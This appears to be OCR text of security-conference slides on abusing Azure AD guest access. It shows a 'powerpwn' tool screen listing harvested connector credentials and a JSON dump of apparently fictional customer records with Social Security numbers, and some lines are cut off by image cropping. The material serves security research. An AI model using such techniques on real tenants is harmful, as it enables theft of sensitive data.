
powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

	Connector	Connection	Created by			
	shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName":
"Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId":
"566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email":
"christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-
9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256,
"FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"},
{"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName":
"Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId":
"f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email":
"amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-
b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245,
"FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"},
{"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName":
"Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId":
"425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email":
"sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-
ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456,
"FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"},
{"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName":
"Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId":
"9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email":
"danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-
b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "Custome        45,
"FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-09
{"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "Last
"Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInt
"12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":
```

Hi there👋

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- BlackHat, Defcon, BSides, OWASP

- Hiring top researchers, engs & pms!


@mbrg0
github.com/mbrg
DR darkreading.com/author/michael-bargury

Why invite guests in?

And the promise of deny-by-default access

How can two parties collaborate over a bunch of files?

F1000
enterprise



POC Kickoff

NDA

Success Criteria


Order Form

POC Agenda

Small
vendor

Option 1: just email sensitive files around

Option 2: trust a rando on the internet



Option 2: trust a rando IRL


Source: deaddrops.com

Option 3: invite them in

Azure AD
EntraID

F1000 tenant

Option 3: invite them in



Learn / Azure / Active Directory /

External Identities in Azure Active Directory

“external users can "bring their own identities." … and you manage access to your apps … to keep your resources protected.“

Azure AD
EntraID

F1000 tenant

Safe guest access must be:

(a) Easy for vendors to onboard

Safe guest access must be:


(a) Easy for vendors to onboard

(b) Easy for IT/security to control

